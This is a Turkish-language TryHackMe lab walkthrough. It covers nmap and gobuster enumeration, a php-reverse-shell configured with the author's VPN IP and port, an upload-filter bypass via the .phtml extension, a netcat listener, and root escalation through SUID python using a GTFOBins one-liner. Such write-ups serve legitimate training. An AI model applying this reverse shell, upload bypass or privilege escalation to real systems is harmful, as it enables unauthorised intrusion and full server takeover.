
Tryhackme vpn'iyle girip, makineyi çalıştırdıktan sonra nmap taraması atıyoruz. Bu bize ilk 3 sorunun cevabını veriyor.

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

İki portun açık olduğu, 22 portunda ssh servisinin çalıştığı ve Apache sürümü görünüyor.


Gobuster toolunu kullanarak dizin taraması yapıyoruz ve gizli dizinin /panel olduğunu buluyoruz.




Upload ekranına yüklemek için php-reverse-shell.php dosyasının içini kendi ipmize göre değiştiriyoruz.

```php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.23.147.241';  // CHANGE THIS
$port = 5555;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


Uzantısını .phtml olarak değiştirip yüklüyoruz.




Netcat ile dinlemeye başlayıp dosyayı çalıştırıp shell alıyoruz.




var/www/user.txt ye ulaşıp task 3'ü tamamlıyoruz.




İpucundaki find / -user root -perm /4000 komutunu çalıştırıp /usr/bin/python dizininin suid bitli olduğunu görüyoruz. Yetki yükseltme için kullanabiliriz.



GTFOBins sitesine gidip shell komutunu alıp, os.setuid(0); ekleyip çalıştırıyoruz. Ve root oluyoruz.



root.txt’ yi cat ile okuyoruz.



oya ılgın akyıldız